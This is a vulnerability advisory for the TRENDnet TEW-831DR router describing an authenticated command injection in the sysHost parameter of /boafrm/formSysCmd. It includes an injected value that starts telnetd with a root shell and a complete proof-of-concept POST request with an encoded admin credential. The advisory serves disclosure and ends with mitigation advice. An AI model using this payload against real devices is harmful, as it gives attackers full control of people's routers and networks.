Overview

TRENDnet's AC1200 Dual Band WiFi Router, model TEW-831DR, is a high-speed wireless AC router designed to handle multiple HD streams in a busy connected home

Affected Version: Latest v1.0 (601.130.1.1410)
Vulnerability Type: Authenticated Command Line Injection / Remote Code Execution
Affected Component: /boafrm/formSysCmd
Risk Level: High
Impact: Arbitrary code execution, complete device compromise and potential data loss or corruption

Technical Description

Through our investigation, we have found out that there is command injection vulnerability in the function of "/boafrm/formSysCmd" from the page "/syscmd.htm". By injecting the parameter "sysHost" in the POST request of "/boafrm/formSysCmd", we could inject arbitrary command line

For example, we could inject network utilities or telnet to the "sysHost" parameter –
sysHost=127.0.0.1&&telnetd+-l+/bin/sh+%23


This input appears to be directly passed to a system command shell without sanitization, allowing an attacker to terminate the intended command and inject arbitrary shell commands using &&.


Proof of concept


After we authenticated the device and got the CSRF token, send the POST request below (the request is initiated from the page of syscmd.htm)

POST /boafrm/formSysCmd HTTP/1.1
Host: 192.168.10.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/*;q=0.8*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 179
Origin: http://192.168.10.1
Authorization: Basic YWRtaW46Y2R6azEyMTI=
Connection: close
Referer: http://192.168.10.1/syscmd.htm
Upgrade-Insecure-Requests: 1
Priority: u=0, i

submit-url=%2Fsyscmd.htm&sysCmd=ping&sysMagic=&sysCmdType=ping&checkNum=2&sysHost=127.0.0.1%26%26telnetd+-l+/bin/sh+%23&apply=Apply&msg=&csrftoken=b77ad408286a6b9d72ffdad2bc18981e







Impact

This Command Line injection / Remote Code Execution vulnerability allows malicious actors to execute arbitrary code in OS level , lead to full system compromise. The attackers can spawn backdoor shells, exfiltrate sensitive data and pivot to internal networks potentially.

The security risk of product disruption with user privilege is estimated as **High**,

CVSS:3.x: 8.8 - AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Mitigation

1. Validate Input - Only allow safe hostnames or IP addresses for sysHost using regex
2. Use chroot or sandboxing to contain command execution if absolutely necessary.